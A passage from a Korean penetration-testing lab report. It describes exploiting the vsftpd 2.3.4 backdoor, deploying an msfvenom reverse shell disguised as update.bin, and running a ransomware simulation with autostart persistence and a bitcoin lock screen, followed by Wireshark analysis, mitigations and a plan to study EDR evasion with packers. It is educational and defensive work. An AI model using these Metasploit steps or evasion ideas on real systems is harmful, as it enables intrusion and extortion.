- **지속성 확보 (Persistence):** Linux 데스크톱 환경의 자동 시작(Autostart) 기능을 악용한다. ~/.config/autostart 경로에 특정 애플리케이션을 실행시키는 .desktop 파일을 생성함으로써, 시스템이 재부팅되어도 악성 행위(화면 잠금)가 자동으로 재개되도록 설정한다.
- **강제 재부팅:** 모든 악성 행위를 완료한 후, shutdown 명령을 통해 시스템을 강제로 재시작하여 사용자에게 감염 사실을 인지시키고 잠금 화면을 즉시 활성화한다.



[그림 6-14: meterpreter 전용 명령어인 upload를 통해서 대상 시스템에 배포]

<그림6-14>과정에서 제작된 랜섬웨어 스크립트(final_ransomware.py)는 Meterpreter 세션을 통해 대상 시스템에 배포 및 실행되었다.

- Meterpreter의 upload 명령을 사용하여 공격자(Kali) 시스템에 있는 스크립트 파일을 대상(Ubuntu) 시스템의 임시 디렉토리(/tmp)로 전송한다.

[그림 6-15: Meterpreter의 shell 명령어 진입 후 랜섬 스크립트 실행]

스크립트 실행을 위해서, shell 명령을 입력해준다. Meterpreter의 shell 명령어는 이미 획득한 Meterpreter 세션 안에서 대상 시스템의 "전통적인" 명령-해석기(cmd.exe·/bin/sh 등)를 그대로 호출해 주는 기능이다. 즉, Meterpreter 전용 명령 집합을 잠시 벗어나 로컬 터미널과 거의 동일한 CLI 환경을 얻도록 하는 일종의 "브리지(bridge)" 역할을 한다.

- Meterpreter의 shell 명령을 통해 업로드된 Python 스크립트를 실행한다. 파일 시스템 접근 및 shutdown 명령 수행을 수행한다.

[그림 6-16: 강제로 종료 된 후, 재부팅 시 나타나는 타겟 시스템 화면]

스크립트 실행 후, 대상 시스템에서는 다음과 같은 결과가 관찰되었다. ~/test 디렉토리 내의 **모든 문서와 이미지 파일이 암호화**되어 내용을 확인할 수 없는 상태로 변경되었다.

스크립트 실행이 완료되자마자 **시스템이 예고 없이 종료**되었다.

사용자가 시스템을 재부팅하고 로그인을 시도하자, **정상적인 데스크톱 환경 대신 비트코인을 요구하는 전체 화면의 랜섬노트가 출력**되었으며, 사용자는 다른 어떤 작업도 수행할 수 없는 시스템 잠금 상태에 빠졌다.

이 시연은 성공적인 초기 침투가 단순한 정보 유출을 넘어, 사용자의 데이터를 인질로 삼고 시스템 전체를 마비시켜 금전적 피해와 업무 연속성의 중단을 야기하는 심각한 사이버 공격으로 직결될 수 있음을 명확하게 보여준다.


Ⅶ. 실험 결과 및 분석

본 장에서는 Ⅵ장에서 수행한 두 가지 공격 시나리오의 결과를 다각도로 분석한다. 네트워크 패킷 분석 도구인 Wireshark를 통해 공격의 핵심적인 순간에 발생한 트래픽을 관찰하여, 이론적 메커니즘이 실제 네트워크 상에서 어떻게 구현되는지 확인한다. 또한, 각 시나리오의 핵심 목표였던 Meterpreter 세션 획득의 성공 여부를 평가하고, 마지막으로 본 모의해킹 실험 전체의 결과를 요약하며 연구가 가진 명확한 한계점을 기술한다.

7.1. Wireshark Packet 캡처 분석

공격의 핵심 단계에서 발생한 네트워크 트래픽을 Wireshark로 캡처하여 분석한 결과는 다음과 같다.

[시나리오 A] (vsftpd 백도어) 패킷 분석



[그림 7-1: vsftpd 2.3.4 로 루트계정을 가져왔을 때 패킷]


백도어 활성화 (포트 21 FTP 통신)

공격의 첫 단계는 정상적인 FTP 통신을 위장하여 백도어를 여는 '열쇠'를 보내는 것이다.

- **Packet 10 ~ 13:** 공격자(192.168.56.1)가 피해자(192.168.56.101)의 FTP 포트(21번)로 정상적인 TCP 연결을 시작한다. 피해자는 220 (vsFTPd 2.3.4) 라는 응답을 보내 자신이 누구인지 알려준다.
- **Packet 15 (핵심):** 공격자가 USER 명령어를 보낸다. 그런데 사용자 이름으로 일반적인 이름 대신, 이 취약점의 백도어를 여는 특수한 문자열(:)₩n)을 포함시켜 보낸다. vsftpd 2.3.4는 이 악의적인 USER 요청을 받으면, 자신도 모르게 6200번 포트에 루트 권한을 가진 셸(Shell)을 열어버린다는 것을 확인할 수 있다.

백도어의 문이 열렸으니, 이제 그 문으로 들어가기만 하면 된다.

- **Packet 8 (핵심)**: 공격자는 백도어가 열렸을 것이라 예상하고, 피해자의 6200번 포트로 새로운 TCP 연결(SYN)을 시도. 이 연결이 성공적으로 수립되면 (SYN-ACK, ACK), 공격자는 피해자 서버의 루트 셸을 획득하게 된다. 이 세션을 통해 whoami를 치면 root가 뜨는 것을 확인하였다.



[그림 7-2: 세션을 강력한 미터프리터(Meterpreter) 세션으로 업그레이드 과정]


Shell을 Meterpreter로 업그레이드하는 과정의 가장 결정적인 핵심 패킷은 바로 피해자 PC가 공격자의 새로운 LPORT로 보내는 첫 번째 [SYN] 패킷이다.

- **Packet 16 (핵심) :** post/multi/manage/shell_to_meterpreter 모듈은 기존에 획득한 단순 셸(Command Shell)을 통해, 피해자 PC가 공격자 PC에게 다시 접속하도록 명령을 내리는 방식으로 동작한다. 16번 패킷이 바로 이 순간을 포착한 것이다.
- 패킷의 출발지(Source)는 피해자 PC(192.168.56.101)이고 목적지(Destination)는 공격자 PC(192.168.56.102)이다. 이는 피해자가 공격자에게 스스로 연결을 시도하는 리버스 연결(Reverse Connection)의 시작을 의미한다.
- 이 연결은 기존의 6200번 포트 셸과는 별개로, Meterpreter의 모든 기능을 전송받기 위한 새로운 통신 채널(목적지 포트 4433)을 여는 과정이다.

요약하자면 초기 침투 (바인드 셸 연결)는 exploit/unix/ftp/vsftpd_234_backdoor 모듈 실행 시, IV장에서 분석한 바와 같이 공격자(Kali)가 피해자(Ubuntu)의 TCP 21번 포트로 USER 명령(... :))을 전송한 직후, 다시 공격자가 피해자의 TCP 6200번 포트로 접속을 시도하는 **바인드 셸(Bind Shell)**의 특징적인 **[SYN]** 패킷이 관찰되었다. 이는 취약점이 성공적으로 발현되었음을 보여준다. 그 후, 세션 업그레이드 (리버스 셸 생성) 과정에서
post/multi/manage/shell_to_meterpreter 모듈 실행 시, 매우 흥미로운 네트워크 패턴이 추가로 관찰되었다. 기존에 수립된 6200번 포트 세션을 통해, 공격자는 Meterpreter 1차 페이로드(Stage 1)를 다운로드하고 실행하라는 명령을 피해자 시스템에 전달한다. 그 직후, 피해자(Ubuntu)가 공격자(Kali)의 TCP 4433번 포트 (또는 임의의 포트)로 새로운 접속을 시도하는 [SYN] 패킷이 발생하였다. 이는 세션 업그레이드를 위해 **리버스 셸(Reverse Shell)** 방식이 내부적으로 사용되었음을 의미한다. 이 새로운 연결을 통해 공격자는 Meterpreter 2차 페이로드(Stage 2)를 전송하여, 최종적으로 고기능의 Meterpreter 세션을 수립하였다.

즉, **시나리오 A**은 초기 침투에는 바인드 셸을, 세션 기능 강화를 위해서는 리버스 셸을 복합적으로 사용하는 정교한 과정을 네트워크 트래픽 상에서 명확히 보여주었다.

[시나리오 B] (msfvenom 리버스 셸) 패킷 분석



[그림 7-3: 피해자(Ubuntu)가 공격자(Kali)의 TCP 4444번 포트로 접속을 시도하는 [SYN] 패킷]

리버스 셸 연결: update.bin 페이로드 실행 직후, 피해자(Ubuntu)가 공격자(Kali)의 TCP 4444번 포트로 접속을 시도하는 [SYN] 패킷이 명확하게 관찰되었다. 이는 시나리오 1의 초기 침투와는 명백히 다른 리버스 셸의 전형적인 연결 패턴이다.

- **Packet 1 (핵심) :** 1번 패킷은 피해자 PC에서 악성 페이로드(update.bin)가 실행되어, 공격자의 C2(Command & Control) 서버로 "저 여기 있습니다"라고 처음으로 접속을 시도하는 순간을 포착한 것이다. 따라서 이 패킷은 클라이언트 측 공격이 성공하여 Meterpreter 세션이 수립되는 전체 과정의 시작을 알리는 가장 중요한 핵심 패킷이다.
- **Packet 4,5 :** 4번과 5번 패킷을 통해 TCP 3-way handshake가 완료되어 통신 채널이 열린다.
- **Packet 6~ :** 연결이 수립된 직후인 6번 패킷부터 방향이 역전되어, 공격자(.102)가 피해자(.101)에게 대량의 데이터를 보내기 시작한다. 이 패킷들은 [PSH, ACK] 플래그를 가지고 있으며, Length 필드에 표시된 것처럼 상당한 크기의 데이터를 가진다. 이 연속적인 데이터 스트림이 바로 Meterpreter의 완전한 기능을 담고 있는 2차 페이로드(Stage)가 전송되는 과정이다.

7.2. 세션 획득 성공 여부 평가

본 프로젝트의 핵심 성공 지표는 '대상 시스템에 대한 원격 제어 세션(Meterpreter) 획득'이었다.

(가) 시나리오 A (vsftpd 백도어): 완벽한 성공. 서버 측 취약점을 이용해 초기 셸을 획득하고, 이를 다시 고기능의 Meterpreter 세션으로 성공적으로 격상시키는 다단계 침투 절차를 완수하였다.

(나) 시나리오 B (msfvenom 리버스 셸): 완벽한 성공. 사회 공학적 시나리오를 통해 페이로드를 실행시켜, 안정적인 리버스 Meterpreter 세션을 수립하는 데 성공하였다.

결론적으로, 두 공격 벡터 모두 통제된 실험 환경 내에서는 목표했던 Meterpreter 세션을 획득하고 최고 관리자 권한을 장악하는 데 100% 성공적인 결과를 보였다.

7.3. 결과 요약 및 한계점

결과 요약

본 연구는 가상화 환경에서 서버 측의 알려진 백도어 취약점과 클라이언트 측의 사회 공학적 페이로드 공격을 성공적으로 시연하였다. 두 가지 공격 벡터 모두를 통해 대상 시스템의 최고 관리자 권한을 획득했으며, 특히 Post-Exploitation 단계에서는 랜섬웨어 시뮬레이션을 통해 단순한 제어권 획득을 넘어 시스템을 완전히 파괴하고 금전적 피해를 유발할 수 있는 실질적인 위협을 증명하였다. Wireshark 패킷 분석을 통해 각 공격 방식(바인드 셸, 리버스 셸, 그리고 이 둘의 복합적 사용)의 특징적인 네트워크 트래픽을 확인함으로써 이론적 지식을 실증적으로 검증하였다.

연구의 한계

본 모의해킹 실험은 명확한 목표를 가지고 통제된 환경에서 수행되었으므로, 명백한 한계점을 내포하고 있다.

(가) 본 프로젝트는 공격의 성공 여부라는 정성적 평가에 집중하였다. 페이로드 실행이나 Meterpreter 세션 유지 시 대상 시스템에 가해지는 CPU 및 메모리 점유율, C2(Command & Control) 통신으로 인해 발생하는 네트워크 트래픽 부하 등 정량적인 성능 지표는 측정되지 않았다.

(나) 실험 환경에는 최신 안티바이러스(AV), EDR(Endpoint Detection and Response), 차세대 방화벽(NGFW), IDS/IPS와 같은 전문 보안 솔루션이 부재하였다. 따라서 본 연구에서 성공한 공격 기법, 특히 인코딩만 거친 msfvenom 페이로드가 실제 방어 체계가 갖추어진 환경에서도 동일한 성공률을 보일 것이라고 단정할 수 없다.

(다) 본 실험은 공격자와 피해자 단 두 개의 노드로 구성된 단순한 가상 네트워크에서 수행되었다. 네트워크 세그멘테이션, 접근 제어 리스트(ACL), 이그레스 필터링(Egress Filtering) 등이 적용된 복잡한 실제 기업 환경에서는 본 시나리오의 성공 가능성이 현저히 달라질 수 있다.

Ⅷ. 대응 방안 및 보안 강화

모의 침투 테스트의 궁극적인 목적은 취약점의 발견을 넘어, 이를 완화하고 재발을 방지하며 조직의 전반적인 보안 수준을 향상시키는 데 있다. 본 장에서는 Ⅵ장에서 성공적으로 수행된 두 가지 공격 시나리오를 기반으로, 발견된 취약점에 대한 직접적인 기술적 완화 조치부터 침투 테스트 이후의 오염 정화 절차, 그리고 장기적인 관점에서의 조직 보안 정책 개선 방안까지 포괄적으로 제안하고자 한다.

8.1. 취약점 완화·패치 전략

[시나리오 A] (vsftpd 백도어) 대응

- 근본적인 해결책은 백도어가 삽입된 vsftpd 2.3.4 버전을 즉시 제거하고, 해당 취약점이 패치된 최신 안정화 버전(Latest Stable Version)으로 업그레이드하는 것이다. 또한, 향후 유사한 공급망 공격을 방지하기 위해, 모든 서버용 소프트웨어는 공식 배포처에서 다운로드한 후, 공식적으로 제공되는 해시(SHA-256) 값을 비교하여 파일의 무결성을 반드시 검증하는 절차를 의무화해야 한다.
- 즉각적인 패치가 어려운 상황을 대비하여, 방화벽 또는 호스트 기반 접근 제어를 통해 FTP 서비스(TCP Port 21)에 접근할 수 있는 출발지 IP를 신뢰할 수 있는 특정 대역으로 제한(Whitelisting)해야 한다. 한, 서버에서 외부로 나가는 이그레스 필터링(Egress Filtering) 정책을 적용하여, 본 공격에서 악용된 6200번 포트와 같이 비정상적인 포트로의 아웃바운드 통신을 원천적으로 차단해야 한다. 이는 바인드 셸이 생성되더라도 외부에서 접속하는 것을 불가능하게 만든다.

[시나리오 B] (msfvenom 페이로드) 대응

- update.bin과 같은 알려지지 않은 악성 실행 파일에 대응하기 위해, 시그니처 기반의 전통적인 안티바이러스를 넘어 차세대 안티바이러스(NGAV) 또는 EDR(Endpoint Detection and Response) 솔루션을 도입해야 한다. 이러한 솔루션은 파일의 행위를 기반으로 신·변종 악성코드를 효과적으로 탐지하고 차단할 수 있다.
- '허용된 응용 프로그램만 실행'하는 애플리케이션 화이트리스팅(Application Whitelisting) 정책을 도입하는 것을 채택할 수 있다. 이는 시스템 관리자가 사전에 승인하고 서명한 응용 프로그램 외에는 update.bin과 같은 임의의 실행 파일이 동작하는 것을 원천적으로 방지하는 강력한 방어 기법이다.

8.2. 침투 테스트 후 정화 절차

모의 침투 테스트 완료 후에는 테스트 과정에서 발생한 모든 변경 사항을 제거하여 대상 시스템을 원상 복구하는 정화 절차가 필수적이다.

본 프로젝트에서는 가장 확실하고 신뢰도 높은 정화 방법인 침투 테스트 시작 전에 생성해 둔 가상 머신 스냅샷(Snapshot)으로 시스템을 복원하는 것을 적용했다. 이는 테스트로 인한 잠재적인 모든 변경사항을 완벽하게 제거할 수 있는 최선의 방법이다.

8.3. 조직 보안 정책 개선 제안

기술적인 조치를 넘어, 인적·관리적 차원에서의 보안 정책 개선은 유사한 위협의 재발을 방지하는 근본적인 해결책이 될 수 있다.

- 모든 서버와 클라이언트 자산을 대상으로 정기적인 취약점 스캔을 수행하고, 발견된 취약점의 위험 등급(CVSS 점수 기반)에 따라 '7일 이내', '30일 이내' 등 명확한 패치 적용 기한을 규정하는 공식적인 패치 관리 정책을 수립하고 이행해야 한다.
- 또한, 시나리오 B와 같은 사회 공학적 공격은 기술만으로는 완벽히 방어하기 어렵다. 모든 임직원을 대상으로 출처가 불분명한 파일의 위험성, 피싱 이메일 식별 방법, 사회 공학적 기법의 최신 동향 등에 대한 정기적이고 반복적인 보안 인식 교육을 의무화해야 한다.
- 마지막으로, 사용자와 서비스 계정은 업무 수행에 필요한 최소한의 권한만을 가져야 한다. 일반 사용자가 관리자(root,Administrator) 권한으로 일상적인 작업을 수행하는 것을 금지하고, 애플리케이

션 또한 최소한의 권한으로 구동되도록 설정하여 침해 사고 발생 시 피해 범위를 최소화해야 한다.

Ⅸ. 결론 및 향후 연구

본 장에서는 Metasploit Framework를 활용한 모의 침투 테스트 프로젝트의 전 과정을 마무리하며, 연구의 핵심적인 내용을 요약하고 그 의의와 한계를 고찰한다. 또한, 본 연구를 통해 확보된 기초 지식과 경험을 바탕으로 향후 심화 연구를 수행할 수 있는 구체적인 방향을 제시함으로써, 지속적인 학문적 발전을 도모하고자 한다.

9.1. 연구 요약

본 연구는 현대 사이버 공격의 핵심적인 기법을 이해하고 이에 대한 방어 역량을 함양하기 위해, 통제된 가상화 환경(Kali Linux, Ubuntu 22.04)에서 Metasploit Framework를 이용한 모의 침투 테스트를 설계 및 수행하였다.

연구는 두 가지 주요 공격 벡터를 중심으로 진행되었다. 첫째, vsftpd 2.3.4의 백도어 취약점(CVE-2011-2523)을 이용한 서버 측 직접 공격을 성공적으로 시연하였으며, 이 과정에서 초기 셸 획득 후 Meterpreter 세션으로 격상시키는 다단계 침투 기법을 검증하였다. 둘째, 사회 공학적 시나리오를 결합하여 msfvenom으로 제작한 악성 페이로드를 클라이언트 측에서 실행시켜 리버스 셸을 획득하는 공격에 성공하였다.

Wireshark를 통한 네트워크 패킷 분석은 각 공격 시나리오의 핵심인 바인드 셸과 리버스 셸의 동작 원리를 트래픽 레벨에서 명확히 입증하였다. 또한, Post-Exploitation 단계에서는 자체 제작한 랜섬웨어 시뮬레이션 스크립트를 배포하여, 성공적인 침투가 시스템 파괴와 같은 심각한 피해로 이어질 수 있음을 실증적으로 보였다. 마지막으로, 이러한 공격들을 방어하기 위한 기술적·절차적·정책적 대응 방안을 종합적으로 제시하였다.

9.2. 한계 및 시사점

본 연구는 명확한 성과를 도출했으나, 다음과 같은 본질적인 한계와 그에 따른 중요한 시사점을 내포한다.

연구의 한계

- 공격의 성공 여부에 집중하여, 시스템 부하와 같은 정량적 성능 지표를 측정하지 못했다.
- EDR, 차세대 방화벽 등 현실적인 보안 솔루션이 없는 '멸균' 환경에서 실험이 진행되어, 실제 환경에서의 공격 성공률을 대변하기 어렵다.
- 2개의 노드로 구성된 단순한 네트워크 구조는 복잡한 기업 환경의 특성을 반영하지 못한다.

연구의 시사점

- 패치되지 않은 오래된 서비스(vsftpd 2.3.4) 하나가 시스템 전체를 붕괴시키는 단일 실패점(Single Point of Failure)이 될 수 있음을 명확히 보여준다.
- 정교한 사회 공학 기법이 결합된 클라이언트 측 공격의 성공은, 기술적 방어 체계만큼이나 사용자의 보안 인식 수준이 조직 보안의 핵심 요소임을 시사한다.
- Metasploit과 같은 공격 도구를 직접 활용하는 경험은, 방어자가 공격의 흐름과 원리를 깊이 이해하고 보다 효과적인 방어 전략을 수립하는 데 필수적인 과정임을 입증한다.

9.3. 후속 연구 방향

본 연구에서 한계로 지적된 최신 보안 솔루션(EDR, NGAV 등)을 실험 환경에 도입하고, msfvenom 페이로드를 커스텀 패커(Packer)나 크립터(Crypter)로 난독화하여 이를 우회하는 기법을 연구한다. 이를 통해 실제 위협 환경과 유사한 수준의 공격·방어 기술을 연마할 수 있을 것이다. 또한, Metasploit의 리소스 스크립트(.rc)나 Python을 활용하여 본 연구에서 수행한 일련의 공격 과정을 자동화하는 스크립트를 개발한다. 반대로, 특정 악성 행위가 탐지되었을 때 자동으로 해당 세션을 차단하거나 관리자에게 경고를 보내는 등의 초동 대응(Incident Response) 자동화 스크립트 개발 연구도 의미 있는 방향이 될 것이다.

부록 A. Root 계정과 Meterpreter 세션

루트 계정(shell)과 Meterpreter 세션의 근본적인 차이

두 개념은 상호 배타적인 것이 아니라, 공격의 '권한 수준'과 '제어 프레임워크'라는 서로 다른 차원의 개념이다. 루트 계정은 시스템 내에서 무엇이든 할 수 있는 '최고 등급의 권한'을 의미하며, Meterpreter 세션은 그 권한을 활용하여 공격을 효율적이고 은밀하게 수행하기 위한 '고기능 원격 제어 도구'이다.

가장 이상적인 공격 성공 상태는 "루트 권한을 가진 Meterpreter 세션"을 획득한 것이다.

구분	루트 셸 (Root Shell)	Meterpreter 세션
개념	권한(Permission)의 수준	제어(Control)의 프레임워크
주요목적	시스템 명령어 실행	다기능 원격 제어 및 후속 공격 (Post-Exploitation)
기능성	OS 기본 명령어(ls, cat 등)에 한정	파일 시스템, 네트워크, 프로세스 제어, 정보 탈취 등 자체적인 고기능 API 명령어 제공
확장성	낮음 (새 기능 추가 시 파일 업로드 및 컴파일 필요)	높음
은밀성	상대적으로 낮음 (명령어 실행 기록, 파일 생성 등 흔적)	높음(모든 작업을 메모리 상에서 수행, 흔적 최소화)
통신방식	평문(Telnet 등) 또는 암호화(SSH)	모든 C2(Command&Control) 통신이 자체적으로 암호화됨

[표 부록A-1: Root 권한과 Meterpreter 세션]

그럼에도 Meterpreter 세션을 취득해야 하는 이유


단순히 루트 권한의 셸(uid=0)을 획득하는 것만으로는 전문적인 모의 침투를 수행하기에 한계가 명확하다.

Meterpreter의 가장 큰 장점은 In-Memory 방식으로 동작한다는 점입니다. 악성 행위를 위한 별도의 파일을 디스크에 저장하지 않고 모든 것을 메모리 위에서 처리하므로, 안티바이러스(AV)의 파일 기반 탐지를 우회하고 시스템에 남는 로그나 흔적(Artifacts)을 최소화할 수 있다는 것이며, 압도적인 기능성과 효율성, 안정적이고 확장 가능한 제어가 가능하다.

간단히 비유하자면, 루트 셸을 얻는 것은 건물의 '마스터 키'를 손에 넣는 것과 같다. 반면, Meterpreter 세션을 얻는 것은 그 마스터 키를 가지고 '최첨단 원격 조종 로봇'을 건물 안에 들여보내는 것과 같다. 키만으로는 문을 여는 것밖에 못 하지만, 로봇이 있으면 건물 내부를 정찰하고, 정보를

수집하며, 다른 시스템을 조작하는 등 훨씬 복잡하고 정교한 임무를 수행할 수 있다.

부록 B. GANTT CHART



부록 C. 참고문헌(References)

[1] Exploit-DB, "vsftpd-2.3.4 - Backdoor Command Execution," EDB-ID: 17491, Jul. 2011. [Online]. Available: https://www.exploit-db.com/exploits/17491

[2] National Vulnerability Database, "CVE-2011-2523 Detail," NIST, 2011. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2011-2523

[3] D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, Metasploit: The Penetration Tester's Guide, San Francisco, CA: No Starch Press, 2011

[4] Offensive-Security, "Metasploit Unleashed," 2019. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/

[5] The MITRE Corporation, "Software: Cobalt Strike," MITRE ATT&CK, Technique: T1568.002, 2023. [Online]. Available: https://attack.mitre.org/software/S0154/

[6] Python Cryptographic Authority, "Cryptography," PyCA. [Online]. Available: https://cryptography.io/en/latest/

[7] Rapid7, "Metasploit Framework," Github. [Online]. Available: https://github.com/rapid7/metasploit-framework

[8] Oracle Corporation, "Oracle VM VirtualBox," VirtualBox. [Online]. Available: https://www.virtualbox.org/

[9] Wireshark Foundation, "Wireshark," Go Deep. [Online]. Available:

https://www.wireshark.org/
[10] Kali Linux, "Kali Linux Documentation," Kali.org. [Online]. Available: https://www.kali.org/docs/
[11] Metasploit : https://w.wiki/EUNX
[12] Metasploit 구조와 동작원리:
https://kangmin517.tistory.com/m/entry/Metasploit-Series-1-Overview-%EA%B5%AC%EC%A1%B0-%EB%B0%8F-%EB%8F%99%EC%9E%91-%EC%9B%90%EB%A6%AC
[13] Meterpreter를 이용한 해킹 사례:
https://asec.ahnlab.com/ko/26705/
[14] 시스템 바인드 쉘(bind shell):
https://hg2lee.tistory.com/entry/%EC%8B%9C%EC%8A%A4%ED%85%9C-%EB%B0%94%EC%9D%B8%EB%93%9C-%EC%89%98Bind-Shell-%EB%A6%AC%EB%B2%84%EC%8A%A4-%EC%89%98Reverse-Shell
[15] Bind shell:
https://jjang-joon.tistory.com/34
[16] 바인드쉘(Bind shell)과 리버스쉘(Reverse shell):
https://mpjamong.tistory.com/67
[17] 한국인터넷진흥원,『2024 인터넷 침해사고 동향 보고서』, 한국인터넷진흥원, 2025.
[18] Verizon, "2024 Data Breach Investigations Report," Verizon Enterprise Solutions, 2024.
[19] NIST, "CVE-2011-2523 : vsftpd 2.3.4 Backdoor," National Vulnerability Database, 2011, https://nvd.nist.gov/vuln/detail/CVE-2011-2523
[20] Offensive Security, "Metasploit Framework Documentation," 2025, https://docs.metasploit.com
[21] C. Evans, "vsftpd 2.3.4 Release Notes," 2011, https://security.appspot.com/vsftpd.html
[22] Oracle Corporation,『Oracle VM VirtualBox User Manual 7.0』, Oracle Corp., 2024.

[23] 윤태호·최병윤, "레거시 FTP 서비스 취약점 분석과 대응 정책," 정보보호연구회 춘계학술대회 논문집, pp. 55 – 60, 2023.
